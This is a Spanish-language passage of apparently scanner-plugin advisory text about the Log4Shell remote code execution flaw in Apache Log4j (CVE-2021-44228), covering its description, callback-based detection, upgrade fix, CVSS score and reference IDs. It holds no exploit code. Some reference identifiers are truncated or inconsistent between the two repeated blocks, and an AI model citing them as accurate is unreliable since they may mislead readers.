Este complemento requiere que tanto el escáner como la máquina de destino tengan acceso a Internet.

Solución

Actualice a Apache Log4j versión 2.15.0 o posterior, o aplique la mitigación del proveedor.

Factor de riesgo: Alto - **Puntaje base:** CVSS v3.0 - 10,0 (CVSS:3.0)

References

CVE CVE-2021-44228
XREF IAVA:2021-A-0573 -XREF IAVA:2021-A-0596
XREF IAVA:2021-A-0597 - XREF IAVA:2021-A-0598
XREF IAVA:0001-A-0650 - XREF CISA-KNOWN-EXPLOITED:2021/12/24
XREF CEA-ID:CEA-2021-0052 - XREF CEA-ID:CEA-2023-0004

Apache Log4j Message Lookup Substitution RCE (Log4Shell) (Direct Check)

Sinopsis

La versión de Apache Log4j utilizada en el servidor remoto se ve afectada por una vulnerabilidad de ejecución de código remoto.

Descripción

Existe una vulnerabilidad de ejecución de código remoto en Apache Log4j < 2.15.0 debido a protecciones insuficientes en las sustituciones de búsqueda de mensajes cuando se trata de entradas controladas por el usuario. Un atacante remoto no autenticado puede explotar esto, a través de una solicitud web para ejecutar código arbitrario con el nivel de permiso del proceso Java en ejecución.

El complemento depende de devoluciones de llamadas del objetivo que se está escaneando y, por lo tanto, cualquier regla de firewall o interacción con otros dispositivos de seguridad afectará la eficacia del complemento. El complemento tampoco arrojará resultados en Tenable.io y se recomienda a los clientes que utilicen los identificadores de complemento 155999, 156000, 156001 y 156002 en su lugar al escanear con Tenable.io. Seguimos explorando opciones para una detección adicional.
Este complemento hará que el escáner escuche la devolución de llamada en un puerto aleatorio en el rango de 50000 a 60000.

Solución

Actualice a Apache Log4j versión 2.15.0 o posterior, o aplique la mitigación del proveedor.
Se recomienda encarecidamente actualizar a las últimas versiones de Apache Log4j, ya que las versiones intermedias/parches tienen vulnerabilidades de alta gravedad conocidas y el proveedor actualiza sus avisos con frecuencia a medida que se descubren nuevas investigaciones y conocimientos sobre el impacto de Log4j. Consulte https://logging.apache.org/log4j/2.x/security.html para obtener las versiones más recientes.

Factor de riesgo: Alto - **Puntaje base:** CVSS v3.0) - 10,0 (CVSS:3.0))

References
CVE CVE-2021-44228
XREF IAVA:2021-A-0573 - XREF IAVA:2021-A-0596
XREF IAVA:2021-A-059 - XREF IAVA:2021-A-0598
XREF IAVA:0001-A-0650 - XREF CISA-KNOWN-EXPLOITED:2021/12/24
XREF CEA-ID:CEA-2021-005 - XREF CEA-ID:CEA-2023-0004